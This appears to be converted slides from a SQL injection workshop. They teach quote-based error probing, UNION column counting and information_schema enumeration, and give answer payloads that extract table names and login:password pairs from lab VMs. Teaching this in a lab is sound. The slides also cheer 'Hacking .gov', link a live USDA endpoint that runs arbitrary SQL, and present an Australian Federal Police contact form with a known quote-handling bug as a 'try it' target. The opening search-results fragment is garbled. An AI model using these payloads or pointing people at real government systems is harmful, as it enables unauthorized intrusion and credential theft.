Volume, Pages, and Links. The first result is '5.0.92-log Adaptive Fuel Control Testing' from 1985. The page also includes a 'Select All / Deselect All' button and a pagination link '<< 1 2 3 4 5 6 7 8 9 10 >> [11-20]'.

Year	Publication	Volume	Pages	Links
1985	5.0.92-log Adaptive Fuel Control Testing			<a href="#">9</a>

- Hacking .gov like a boss
- This one is gone now though ☹️



# Finding SQL Injections for real

---

- Comes down to trying to get some SQL executed and monitoring the results
- Generate SQL error:
  - Insert 1 quote: '
  - Insert 2 quotes: ' '
  - Compare the difference
- Create equivalent string:
  - Initial string: toto
  - Oracle : to' || 'to
  - SQL Server : to'%2b'to (%2b = +)
  - MySQL : to' 'to

# Finding SQL Injections for real

---

- Create equivalent integer:
  - Initial value: `id=2`
  - Subtraction: `id=3-1`
  - Subtraction: `id=2-0`
  - addition: `id=1+1` should be encoded `id=1%2b1`
- Compare with the value if the operation isn't perform:
  - `id=3`
  - `id=1`

# Union statements in SQL

---

- Request 1

```
SELECT field1, field2 FROM table1
```

```
1, 'test'  
2, 'test2'
```

- Request 2

```
SELECT field3, field6 FROM table2
```

```
1, 'test3'  
2, 'test5'
```

- Request 3

```
SELECT field1, field2 FROM table1  
UNION  
SELECT field3, field6 FROM table2
```

```
1, 'test'  
2, 'test2'  
1, 'test3'  
2, 'test5'
```

# Exploitation with UNION

---

1. Find the number of columns:
  - UNION Statement should have the same number of columns, so we need to retrieve guess it
2. Find the type of columns:
  - Depending of the database, column should be of the same type
3. Find what columns are echoed in the page
4. Retrieve information from the database

# Exploitation with UNION: number of columns

---

- Using union:
  - 1 union select 1
  - 1 union select 1,2
  - 1 union select 1,2,3
- Continue until no error is returned
- You need to find the exact number of columns
- Once you have the number of columns you can pull data out

# Retrieving information

---

- What to retrieve:
  - Database
  - Tables
  - Columns

```
SELECT @@version
```

```
SELECT user()
```

```
SELECT database()
```

- <http://wheat.pw.usda.gov/cgi-bin/graingenes/sql.cgi?sql=select%20@@version>

# Retrieving Information

---

- List of databases

```
SELECT SCHEMA_NAME FROM information_schema.SCHEMATA
```

- List of tables

```
select table_schema, table_name from information_schema.tables
```

- List of columns

```
select table_name, column_name from information_schema.columns
```

# Now y'all try

General enquiry email form x

https://forms.afp.gov.au/email\_forms/general



When submitting forms to the AFP, please use either Microsoft Internet Explorer or Mozilla FireFox browsers.

## Email AFP - other enquiries

Note:

This email form should only be used if there is no specific AFP section listed on the [Contacts](#) page.

Do not use this form to contact the AFP media, request a Criminal Records check (police vetting), or report spam. Instead, refer to the Contacts page for specific email addresses.

\* indicates **mandatory** fields - complete these to submit the email form.

**Please note:** An error has been identified that prevents some forms from being submitted. Please remove single quotes or apostrophes (For example O'connell, police officer's, etc.) and ampersands (&).

Type of enquiry \*

Details \*  
(limit of 1000 characters)

## Your contact details

Contact name

Email address \*

Postal address

Home phone

Day time contact phone number



# Now y'all try

---

- Connect to the wireless network 'linksys'
- <http://<ip>/cheatsheet.html> has all the cheat sheet stuff you need
- These slides are at <http://<ip>/slides.pdf>
- Do not try to hack other/MITM peoples connections/be a jerk.  
There is a time and place for that sort of thing and that's basically anytime I'm not trying to teach you something.
- IP IS 192.168.1.19
- <http://<ip>/ff.exe> if you need firefox (version 19)
- <http://<ip>/burpsuite.jar> if you want to play with burp

# Answers

---

- [http://192.168.115.132/cat.php?id=1%20UNION%20SELECT%20table\\_schema,table\\_name%20,3,4%20FROM%20information\\_schema.tables](http://192.168.115.132/cat.php?id=1%20UNION%20SELECT%20table_schema,table_name%20,3,4%20FROM%20information_schema.tables)
- [http://192.168.115.131/cat.php?id=1%20UNION%20SELECT%201,oncat\(login,':',password\),3,4%20FROM%20users;](http://192.168.115.131/cat.php?id=1%20UNION%20SELECT%201,oncat(login,':',password),3,4%20FROM%20users;)
- [https://pentesterlab.com/from\\_sql\\_to\\_shell.html](https://pentesterlab.com/from_sql_to_shell.html) has a VM of this challenge and other web stuff